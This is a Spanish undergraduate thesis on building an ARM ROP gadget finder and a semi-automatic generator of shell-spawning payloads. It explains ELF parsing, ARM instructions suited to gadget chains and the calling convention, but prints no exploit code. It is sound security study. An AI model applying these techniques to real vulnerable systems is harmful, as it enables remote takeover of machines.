Escola Tècnica Superior d'Enginyeria Informàtica
Universitat Politècnica de València

Buscador de 'gadgets' ROP para la construcción de 'payloads' para ARM

Trabajo Fin de Grado

Grado en Ingeniería Informática

Autor: Fernando Vañó García

Tutor: José Ismael Ripoll Ripoll

Director Experimental: Hector Marco Gisbert

2014/2015

Resumen

A partir de la aparición de la técnica de protección NX (Non eXecutable), la inyección de código como método de ejecución de *payloads* se vio seriamente limitada. Como consecuencia, los atacantes desarrollaron nuevas estrategias para explotar las vulnerabilidades de los procesos remotos. Una de las técnicas más importantes es *ROP* (*Return Oriented Programming*), la cual permite "reorganizar" el código del propio proceso que está en ejecución para ejecutar lo que el atacante desea.

El presente trabajo aborda la implementación de un programa en lenguaje C que, dado un fichero ejecutable ELF de la arquitectura ARM, localice, en el mismo, todos aquellos fragmentos de código (denominados *Gadgets* en ROP) que pueden ser utilizados para elaborar un payload. El objetivo, por tanto, es ofrecer una herramienta que muestre los gadgets disponibles para la elaboración de payloads, así como la automatización de un payload específico que ejecute un *shell* de Linux.

Se ponen en práctica conocimientos avanzados de los sistemas operativos (convenio de llamadas a funciones), el lenguaje ensamblador de la arquitectura ARM, la explotación de fallos de programación (*buffer overflow*) y la estructura de los ficheros ejecutables ELF.

Palabras clave:

ARM, ROP, Return, Oriented, Programming, ELF, Overflow, Exploit

Resum

A partir de l'aparició de la tècnica de protecció NX (Non eXecutable), la injecció de codi com a mètode d'execució de *payloads* va resultar seriosament limitada. Com a conseqüència, els atacants van desenvolupar noves estratègies per a explotar les vulnerabilitats dels procesos remots. Una de les tècniques més importants es ROP (*Return Oriented Programming*), la qual permet "reorganitzar" el codi del propi procés que està en execució per a executar allò que l'atacant desitge.

El present treball aborda la implementació d'un programa en llenguaje C que, donat un fitxer executable ELF de l'arquitectura ARM, localitze, en el mateix, tots aquells fragments de codi (denominats *Gadgets* en ROP) que puguen ser utilitzats per a elaborar un payload. L'objectiu, per tant, és oferir una ferramenta que mostre els gadgets disponibles per a l'elaboració de payloads, així com l'automatització d'un payload específic que execute un *shell* de Linux.

Es posen en pràctica coneixements avançats dels sistemes operatius (conveni de crida de funcions), el llenguatge d'assemblador de l'arquitectura ARM, l'explotació d'errors de programari (*buffer overflow*) i l'estructura dels fitxers executables ELF.

Paraules clau:

ARM, ROP, Return, Oriented, Programming, ELF, Overflow, Exploit

Abstract

From the appearance of protection technique NX (Non eXecutable), code injection as a method of payloads execution was seriously limited. As a consequence, attackers developed new strategies to exploit the vulnerabilities of remote processes. One of the most important techniques is ROP (Return Oriented Programming), which allows attackers to reorganize the code of the process itself that is running in order to execute what the attacker wants.

This paper deals with the implementation of a program written in C language that, given a ELF executable file of the ARM architecture, locates in it all those code snippets (called Gadgets in ROP) which can be used to prepare a payload. The goal, therefore, is to provide a tool which shows all available gadgets for the production of payloads, as well as the automation of an specific payload which executes a Linux shell.

Advanced knowledge of operating systems (calling convention), the assembly language of the ARM architecture, exploitation of programming errors (buffer overflow), and the ELF executable files structure are put into practice.

Key words:

ARM, ROP, Return, Oriented, Programming, ELF, Overflow, Exploit

Agradecimientos

Este trabajo no habría sido posible si no hubiera sido por el equipo de *Cibersecurity UPV Research Group*; tanto a Ismael Ripoll, que además de enseñarme cuantosos conocimientos acerca de la seguridad informática, es el tutor que ha guiado este trabajo; como a Hector Marco, el cual me dió la idea de realizar esta herramienta y me ha aconsejado a lo largo del desarrollo.

También urge la necesidad de nombrar a mi compañero Vicente Ferrer García, ya que fué quien me dió la brillante idea de cómo implementar las listas genéricas en lenguaje C, las cuales han sido fundamentales en la implementación del presente trabajo.

Por último y no por ello menos importante, debo agradecer a David Puente Castro, aunque no nos conozcamos personalmente, su excelente labor de compartir sus conocimientos a todo el mundo de manera desinteresada. Durante los últimos años, en mi tiempo libre, he aprendido muchísimo de los documentos y experimentos que ha publicado este señor.

Definitivamente, el mundo necesita personas como estas. A todos ellos, gracias.

Índice general

Índice de figuras

Índice de códigos

Capítulo 1

Introducción

Hoy en dia dependemos de la tecnología de una manera extrema, pudiendo llegar a ser preocupante. La mayor parte de nuestra actividad no se podría entender sin un ordenador personal y, sobretodo, sin internet. Una consecuencia que se deriva de esta dependencia es la pérdida del control de nuestra información y los problemas de privacidad que sufrimos hoy en dia. Es raro el caso de la persona que no tiene su teléfono móvil encima en todo momento, o que no tenga datos suyos en servidores alrededor de todo el mundo. Obviamente esto aporta muchas ventajas, pero a la par y unido a ello, nos hace vulnerables tanto cuando el sistema deja de funcionar como cuando es utilizado como medio para atacarnos.

Durante la corta vida de la informática, sobretodo desde la proliferación de internet, se han atacado los sistemas informáticos con distintos fines. Como en todos los ámbitos, algunas personas desean atacar los sistemas para detectar sus puntos débiles y mejorarlos mientras que otras los atacan para su propio interés. Actualmente hay toda una industria *underground* que se encarga de vender *exploits*, los cuales aprovechan vulnerabilidades que aún no son conocidas públicamente o, al menos, no han sido arregladas, para tomar el control de máquinas que ofrecen algún servicio en internet. En contraposición, existe toda una legión de personas brillantes con una ética admirable que se dedican a buscar brechas, de entre las entrañas de las máquinas, que los atacantes pueden utilizar o utilizan para fines interesados. Evidentemente esto tiene un impacto tremendo en la sociedad dada la infinidad de máquinas visibles en internet y la información sensible que algunas de ellas pueden contener. Imagínese las consecuencias que puede tener si determinada información importante cae en las manos equivocadas de una mente mezquina.

Curiosamente, el error de software que con más frecuencia se presenta hoy en dia perdura desde los inicios de la programación. A grosso modo, un atacante puede llegar a ser capaz de 'reordenar' el código de un programa que ofrece un servicio en internet cambiando su comportamiento de forma totalmente radical, consiguiendo que la máquina que lo ejecuta realice las acciones que el atacante desee. No importa la índole del servicio que ofrezca dicha máquina, puede pertenecer al banco más importante de un país; o incluso, puede pertenecer a una red de una infraestructura importante, como una central nuclear, etc. O, simplemente, puede que esa máquina sea su propio teléfono móvil, dispositivo que contiene su vida cotidiana y sus movimientos almacenados en él.

En este trabajo se estudiará el funcionamiento de una de las técnicas que se está usando a fecha en la que se escribe el propio documento por los atacantes para tener el control sobre máquinas remotas. La intención subyacente no es estimular el uso de la técnica para fines malignos, más bien conocer los mecanismos que la hacen posible para, por una parte, ser conscientes de los peligros que existen y el alcance de estos; y por otra, poder pensar o, incluso, crear mecanismos que impidan que los atacantes puedan conseguir su cometido.

1.1. Motivación

La arquitectura de computadores ARM está ampliamente extendida, hasta tal punto que supera a la arquitectura Intel, siendo el juego de instrucciones de ARM el más utilizado globalmente, en teminos de producción[20]. En los últimos años, prácticamente desde que Apple lanzó su primer *iPhone* a finales de 2007, las ventas de teléfonos inteligentes han ido creciendo exponencialmente. Muchas personas han sustituido todo tipo de aparatos (ya sean eléctricos o no) tales como el despertador, la agenda, la calculadora, etcétera, por un dispositivo de este tipo. Prácticamente tenemos anotada nuestra vida y nuestros planes en ellos; pero no solamente los *smartphones*, también las *tablets* están ganándole terreno al computador personal tradicional.



Figura 1.1: Envíos de dispositivos en todo el mundo

Una de las características que tienen estos dispositivos en común es la arquitectura del procesador. Aunque los últimos modelos van equipados con procesadores ARM de 64 bits, la inmensa mayoría de estos funcionan con arquitecturas ARM de 32 bits [6]. Y no están solos, todo tipo de computadores pequeños (e.g. *Raspberry Pi* o *BeagleBone*) junto con computadores empotrados o incluso electrodomésticos usan este tipo de procesadores.

Obviamente, hablando desde el punto de vista de la seguridad, es interesante conocer las capacidades y/o limitaciones de estos procesadores.

En cuanto a la técnica ROP (*Return Oriented Programming*), como hemos comentado brevemente en la introducción, es una técnica novedosa que se sigue usando a día de hoy por atacantes, los cuales aprovechan vulnerabilidades de máquinas visibles en internet para hacerse con el control de estas. En estos casos, dependiendo del proceso vulnerable en ejecución, el atacante podrá realizar todas las acciones que desee con la máquina, o bien, intentar una escalada de privilegios. No obstante, no vamos a adentrarnos en esos terrenos ya que están fuera del ámbito de nuestro trabajo.

Para el tema que nos concierne, la técnica es muy interesante puesto que nos permite 'recompilar' el código del programa en tiempo de ejecución. La característica peculiar de la técnica es que, a la hora de escribir un programa ROP, *a priori* el set de instrucciones es desconocido; varía en función de las instrucciones máquina que estén contenidas en el archivo binario que analicemos. Todo esto lo veremos mas detalladamente en las secciones 2.4.3 y 3.3.

En el momento en el que se escribe este documento, ROP es la técnica de ataque utilizada en el 99 % de los exploits de ejecución de código remoto, ya sea aplicándola directamente o en combinación con otras técnicas. Como instancia destacable, nos remitimos a una vulnerabilidad de 'Adobe Flash' publicada recientemente (CVE-2015-3113) que, usando la técnica ROP, permite a un atacante tomar el control de las máquinas afectadas[2]. Se conoce que el grupo APT3 (UPS) ha aprovechado el fallo para realizar una campaña de *phishing* dirigida a organizaciones de la industria aeroespacial y de defensa, construcción e ingeniería, telecomunicaciones, alta tecnología y a industrias de transporte en distinstos países[12].

1.2. Objetivos

El objetivo del presente trabajo es desarrollar una herramienta que nos brinde un conjunto de funcionalidades en el ámbito de ROP.

Fijaremos dos funcionalidades concretas que nos proporcionarán un amplio abanico para implementar programas de este tipo: **mostrar** un listado de todas las operaciones disponibles en la entrada proporcionada y la habilidad de **generar** un programa ROP, que nos proporcione un intérprete de comandos, de manera semiautomática.

Para entender cómo sería una ejecución de un programa ROP y lo que queremos conseguir, imaginemos que conocemos cierta vulnerabilidad en un programa que acepta datos del usuario. Si le proporcionamos, como entrada, una cadena de bytes concreta, podremos alterar su comportamiento. La cadena que provoca la alteración del flujo de ejecución corresponde con el programa ROP: una secuencia de bytes especialmente diseñada para que el proceso, que está en ejecución, realice aquellas operaciones que nosotros programemos previamente en base al juego de instrucciones que podamos obtener del programa vulnerable.

Por tanto, nuestros objetivos son los siguientes:

1. Estudiar la tecnica ROP.
2. Estudiar todos los aspectos de bajo nivel tales como la arquitectura ARM, *opcodes* y lenguaje ensamblador, el ABI de llamadas a funciones, etc.
3. Estudiar y comprender el formato de ficheros ELF de ARM.
4. Construir una herramienta para localizar en un ejecutable fragmentos ROP (*gadgets*).
5. Construir una herramienta semiautomática de generación de programas ROP.

1.3. Organización de la tesis

El tema que abordamos en este trabajo goza de una complejidad técnica elevada; por consiguiente, nos encontramos con la necesidad de introducir una serie de conceptos teóricos que sustentan la técnica ROP. Estos conceptos los explicaremos en el capítulo 2. Tras explorar distintas herramientas que ofrecen funcionalidades similares en la sección 2.1, veremos el formato de los ficheros ELF en la sección 2.2, la arquitectura ARM en la sección 2.3. Al final del capítulo, en la sección 2.4, veremos la evolución de las técnicas de ataque más importantes a lo largo de la historia.

En el capítulo 3 veremos cómo se ha realizado la imlpementación de nuestra herramienta; desde la descodificación de instrucciones a partir de un archivo binario en la sección 3.1, pasando por la obtención de gadgets en las secciones 3.2 y 3.3, hasta la construcción del mecanismo para generar un programa ROP de manera semiautomática en la sección 3.4.

Para finalizar, en el caítulo 4 realizaremos la evaluación de la herramienta que hemos desarrollado, realizando pruebas contra una máquina real ejecutando un proceso vulnerable elaborado como prueba de concepto.

Capítulo 2

Base teórica

En este capítulo, tras contemplar algunas herramientas que existen actualmente en el ámbito del Return Oriented Programming, explicaremos todos aquellos conceptos que son necesarios para el completo entendimiento del problema que se plantea, empezando por el formato que utilizan los archivos ejecutables ELF, pasando por la arquitectura ARM y acabando por la propia técnica ROP.

2.1. Estado del arte

En el momento en el que se escribe este documento, existen sendos programas que ofrecen este tipo de funcionalidad (y muchas más). No obstante, hay muy pocos que ofrecen la funcionalidad de generación automática de un *payload* para la arquitectura ARM; la gran mayoría solamente lo ofrecen para la arquitectura x86.

Estos son algunos ejemplos:

- **ROPgadget**: Herramienta la cual nos hemos inspirado en este trabajo. Desarrollada en Python y basada en la libreria Capstone para des-ensamblar instrucciones, busca gadgets en binarios de varias arquitecturas (x86, x64, ARM, ARM64, PowerPC, SPARC, MIPS) y genera payloads para x86. Tiene una interfaz fácil de utilizar.
  URL: `github.com/JonathanSalwan/ROPgadget`
  (Último acceso: 10/06/2015).
- **ROPchain**: Esta herramienta trabaja únicamente sobre la arquitectura x86, también basada en la librería Capstone, pero ofrece una característica importante: provee una API para programar payloads.
  URL: `github.com/SQLab/ropchain`
  (Último acceso: 10/06/2015).
- **Ropc**: Otra herramienta que trabaja sobre arquitecturas de Intel. También ofrece una API y asegura ofrecer un lenguaje turing completo de alto nivel para implementar programas ROP. Da soporte a saltos condicionales, funciones recursivas, variables locales, punteros, etc.

URL: `github.com/pakt/ropc`
(Último acceso: 10/06/2015).

- **Ropper**: Esta herramienta sí es capaz de producir un payload automatizado para la arquitectura ARM, además de x86, x86_64, MIPS y PowerPC. Ofrece también payloads para ARM en modo thumb. De entre los payloads que ofrece está la llamada al sistema `execve()` y `mprotect`. Adicionalmente proporciona otras utilidades como leer archivos en hexadecimal, filtrar bytes, etc.
URL: `scoding.de/ropper`
(Último acceso: 24/06/2015).

2.2. Ficheros ELF

ELF es el acrónimo de *Executable and Linkable Format*; es decir, es un formato que se utiliza tanto en archivos ejecutables como en archivos de código objeto, entre otros. Necesitamos conocer dicho formato puesto que de estos ficheros leeremos los opcodes para descodificar las instrucciones, además de otros datos que veremos a continuación. Para la extracción de información de los ficheros binarios ELF se ha utilizado la especificación 1.2 [10]. A continuación explicaremos las distintas partes de las que consta un archivo ELF.

2.2.1. Formato

Estos archivos tienen una estructura tal que se puede ver desde dos puntos de vista diferentes: la vista de enlace (*Linking View*) y la vista de ejecución (*Execution View*).



Figura 2.1: Formato de un binario ELF

Desde la perspectiva de enlace, el archivo está estructurado en secciones (*Section Header*), todas ellas indexadas desde una tabla llamada *Section Header Table*; contienen información relevante para el enlazado y relocalización. Algunos ejemplos de secciones son las siguientes:

- **.plt**: Tabla de saltos que se utiliza al llamar a las funciones de la biblioteca compartida.
- **.text**: Código (instrucciones) del programa.
- **.dynamic**: Información de enlace dinámica.
- **.data**: Contiene variables inicializadas que contribuyen a la imagen de la memoria del programa.
- **.strtab**: Cadenas de carácteres utilizados por los símbolos del programa.

Si vemos el archivo desde la perspectiva de ejecución, este se compone de segmentos (*Program Header*), indexados desde la tabla *Program Header Table*, que serán cargados en la memoria del proceso en tiempo de ejecución. Un segmento puede contener varias secciones.

Dependiendo del archivo, es posible que tenga Section Header Table sin Program Header Table, o viceversa; la única parte que siempre debe estar presente es la cabecera ELF Header, la cual explicaremos en la siguiente sección. Para lo que a nosotros nos concierne, obviaremos la vista de enlace por dos razones: por una parte, queremos extraer instrucciones de ficheros binarios que contengan algún segmento ejecutable, por lo que si se proporciona como entrada algún fichero que no contenga segmentos cargables en memoria (es decir, que no tenga Program Header Table) no nos intersa. Por otra parte, recientemente se ha demostrado[19] que se puede manipular la Section Header Table de modo que herramientas como *objdump* o *gdb* muestren información falseada acerca de símbolos tales como nombres de funciones. Por estas razones, solamente analizaremos la vista de ejecución y sus segmentos.

2.2.2. ELF Header

La cabecera ELF Header reside al principio del archivo y describe una especie de mapa del contenido. La estructura que representa los datos de esta cabecera es `Elf32_Ehdr`. En ella se almacenan tamaños y desplazamientos (*offsets*) relativos al inicio del archivo para acceder a las tablas. Además, contiene información acerca de la arquitectura para la cual está compilado el binario (`e_machine`), la dirección de entrada (`e_entry`), y otros datos útiles. El vector `e_ident[EI_NIDENT]` contiene información independiente de la arquitectura, entre ellos el *magic number*, si es *little-endian* o *big-endian*, etc.

Dado que queremos leer la Program Header Table, debemos desplazarnos por el archivo tantos bytes como nos indique el campo `e_phoff`. El número de entradas en esta y el tamaño en bytes de cada entrada viene indicado en los campos `e_phnum` y `e_phentsize`, respectívamente.

2.2.3. Program Header Table

El Program Header Table de un ejecutable o de un objeto compartido es un vector de estructuras del tipo `Elf32_Phdr`, cada una de las cuales describe un segmento que el

cargador de programa necesitará para crear el programa y lanzarlo a ejecución.

Nos interesan especialmente los siguientes campos:

- `p_flags`: Nos permite conocer atributos del segmento; de este modo podemos extraer segmentos ejecutables y segmentos de datos con permiso de escritura.
- `p_memsz`: Número de bytes que ocupa el segmento en la imagen de memoria.

Por una parte, nos guardaremos aquellos segmentos que contengan instrucciones y, por otra, de los segmentos que tengan permiso de lectura y escritura, nos quedaremos con el de mayor longitud; esto nos servirá para escribir cadenas de carácteres, tales como '/bin/sh', teniendo referencia a ellas.

2.3. Arquitectura ARM

ARM ha crecido vertiginosamente[4] en pocos años, hasta convertirse en la arquitectura *de facto* cuando se quiere potencia a un coste energético bajo. Se trata de una arquitectura 'RISC' (Computador con Conjunto de Instrucciones Reducidas); de hecho, en sus inicios, ARM fueron las siglas de *Advanced RISC Machines*[3].

Antes de proseguir, debemos aclarar que ARM no es una única arquitectura en sí; es más bien un conjunto de microarquitecturas que se agrupan por familias (e.g. ARM1, ARM11, Cortex-A), cada una de las cuales puede contener una o más microarquitecturas (e.g. ARMv1, ARMv6, ARMv7-A). Además, cada una de estas últimas, puede contener uno o más *cores* (e.g. ARM1, ARM1176JZF-S, Cortex-A7)[21].

La empresa 'ARM Holdings' es quien diseña estas arquitecturas; no obstante, no fabrica los chips, si no que proporciona el diseño de la arquitectura y el juego de instrucciones a empresas que fabrican y/o diseñan sus propios productos y que implementarán la arquitectura comprada.

Este tipo de procesadores tienen distintos 'estados de operación'[7]:

- ARM: Set tradicional con instrucciones de 32 bits.
- *Thumb*: Set más compacto, de 16 bits, orientado a dispositivos pequeños (permite mayor densidad de código).
- *Jazelle*: El procesador es capaz de ejecutar *java bytecode*.

El estado está marcado con un *flag* (específicamente, el 'T') en el registro '`CPSR`'. Nosotros nos centraremos únicamente en el primer estado, con instrucciones de 32 bits, ya que los demás quedan fuera del alcance del trabajo.

2.3.1. Juego de instrucciones ARM

Somos conscientes de que hay distintas familias, con distintas arquitecturas y distintos *cores* en cada una. Dos implementaciones diferentes de la misma arquitectura pueden variar en detalles, tales como las extensiones que ofrecen, distinto *pipeline*, etc; pero todas

ellas respetan el juego de instrucciones de la arquitectura, es más, todas las arquitecturas parten de un set básico (primera implementación, ARMv1) de modo que cada arquitectura posterior soporta (o contiene) las instrucciones de la anterior, pudiendo añadir mejoras o incluso instrucciones nuevas.

En el capítulo 4 veremos que disponemos de un procesador ARM1176JZF-S (de la familia ARM11 y arquitectura ARMv7) para realizar pruebas; podríamos utilizar el juego de instrucciones ARMv7, pero para aumentar la compatibilidad utilizaremos el juego de instrucciones ARMv6; el manual técnico de referencia de esta arquitectura se puede consultar en la documentación oficial[5].

Como inciso adicional, aunque no entremos en detalle, a partir de la arquitectura ARMv7 se definieron tres perfiles:

- ARMv7-A: *Application*
- ARMv7-R: *Real-Time*
- ARMv7-M: *Microcontroller*

Esto es debido a que una única arquitectura no es capaz de satisfacer las necesidades de la amplia gama de dispositivos, todos ellos diferentes, que implementan ARM[18].

2.3.2. Subconjunto de instrucciones para programación ROP

Para alcanzar nuestro objetivo, tenemos distintas opciones a la hora de diseñar una solución para construir el payload en base a las instrucciones que contenga el ejecutable recibido a través de la entrada. Para una primera aproximación, limitaremos el juego de instrucciones; de este modo, si no se presentan dichas instrucciones en la entrada, el programa no será capaz de construir el payload. Para que esto no limite demasiado nuestras opciones, hemos analizado varios binarios del sistema 'raspbian' [15] (entre ellos: *bash, dash, cat, netstat,* etc), obteniendo así una cuenta global de cada instrucción. Esto nos servirá para decidir qué instrucciones serán necesarias y cuales no.

Podemos observar en la Figura 2.2 que la instrucción que más se repite es `ldr`, instrucción de carga de memoria en registro, la cual, para nuestro propósito, no nos interesa porque, *a priori*, no tenemos control de toda la memoria mapeada por el proceso que ejecutará el binario que estamos analizando, solamente tenemos acceso a la pila, así que si usamos esta instrucción corremos el grave riesgo de leer una zona de memoria que no pertenece al propio proceso, resultando el final de este con un precioso *segfault*.

La instrucción `pop` no está entre las más comunes y esto podría parecernos un problema. No obstante, hay que tener en cuenta que estas instrucciones, a la par que las `push`, escriben (o leen) en una serie de registros, que son la lista finita de entre `r0` y `r15` (`pc`), por tanto, dada una lista de registros, solamente hay una combinación posible. En otro caso, no es así. Como instancia, con la instrucción `sub` y los tres registros `r4`, `r5` y `r6` tenemos seis posibles combinaciones; en el caso de la instrucción `pop` solamente tenemos una posible combinación: `pop {r4, r5, r6}`. Por esta razón, si necesitamos una



Figura 2.2: Frecuencia de aparición por instrucción

instrucción que cargue una palabra de la pila en el registro `rX` y tenemos **una** instrucción `pop` que escriba en este registro, no necesitamos nada más.

Continuando con el análisis, la instrucción `mov` está en segunda posición y la frecuencia de aparición no es nada despreciable. Esto nos brindará un gran abanico de posibilidades y combinaciones entre registros y valores inmediatos, así que la utilizaremos para copiar datos de un registro a otro. Esto podría parecer poco útil, pero será de gran ayuda dado que los registros de propósito general (`r4` – `r12`) son muy comunes en instrucciones `pop`. Teniendo estas instrucciones en nuestro set particular, solamente nos quedaría ser capaces de escribir en una zona de memoria controlada y para ello tenemos la instrucción `str`.

El problema que se nos plantea en las instrucciones de almacenamiento es similar al que hemos comentado anteriormente en las instrucciones de carga: el acceso a zonas de memoria prohibidas. Para que esto no ocurra, antes de ejecutar una instrucción de almacenamiento deberemos asegurarnos de que el registro situado en el parámetro de dirección (entre corchetes) esté bajo nuestro control y este contenga una dirección de memoria válida. Para la elección de estas instrucciones se ha seguido el mismo procedimiento: se ha analizado el flujo de instrucciones, filtrando aquellas que son de almacenamiento, observando cuáles se repiten más veces.

Si observamos la Figura 2.3, nos percatamos de que la instrucción '`str r2, [r3]`' prepondera de entre las demás combinaciones. A pesar de ello, hemos notado que el registro `r2` es muy poco común e incluso en muchos binarios no aparece instrucción que escriba en él, asi que nos quedaremos con la siguiente más común para conseguir nuestro fin. Con esto, tenemos todas las acciones necesarias para escribir en registros y en memoria.

Cabe destacar que en esta arquitectura no existe como tal la instrucción '`ret`' (**x86**); no obstante, disponemos de instrucciones equivalentes, como '`pop {pc}`', que nos permiten escribir la dirección de la nueva instrucción directamente en el contador de programa. A lo largo del documento nos referiremos a este tipo de instrucciones como ***return***.



Figura 2.3: Frecuencia de aparición de la instrucción de almacenamiento

2.3.3. Convenio de llamada a función

En los lenguajes de alto nivel es común utilizar funciones que realicen ciertas operaciones finitas. Es posible que nos *devuelvan* un resultado esperado o que, simplemente, realicen algún trabajo sin ofrecer *feedback*. Incluso si nos vamos hasta un nivel más bajo, el propio lenguaje ensamblador nos permite utilizar subrutinas.

El mecanismo que subyace es el siguiente: cuando realizamos una llamada a una función, el procesador guarda el valor del contador de programa correspondiente a la siguiente instrucción, de forma que, cuando la función termine y ejecute la instrucción *"return"*, el programa pueda seguir por su flujo de ejecución. En cuanto a los argumentos, pueden ser transferidos mediante los registros del procesador o mediante la memoria; **quién** hace **qué** depende del convenio de llamada a función.

En nuestro caso (ARM) sigue un convenio semejante al *fastcall*: el **invocante** es el encargado de transferir los argumentos al **invocado** mediante los registros `r0` – `r3`; si la función requiere más de cuatro argumentos, podemos transferir los adicionales a través de la pila. El invocado es responsable de devolver un código de salida mediante los registros `r0` – `r3` (según los bytes que requiera), así como de devolver el flujo de ejecución a la dirección guardada. Este último paso, puede realizarse de distintas formas:

- Si la dirección de retorno se encuentra en el registro `lr` (*link register*):
  - Copiando el contenido directamente al contador de programa: `mov pc, lr`
  - Realizando un salto indirecto: `bx lr`
- Si la dirección de retorno se encuentra en la pila:
  - `pop {pc}`
  - `ldr pc, [sp], #4` *(Ambas son equivalentes)*

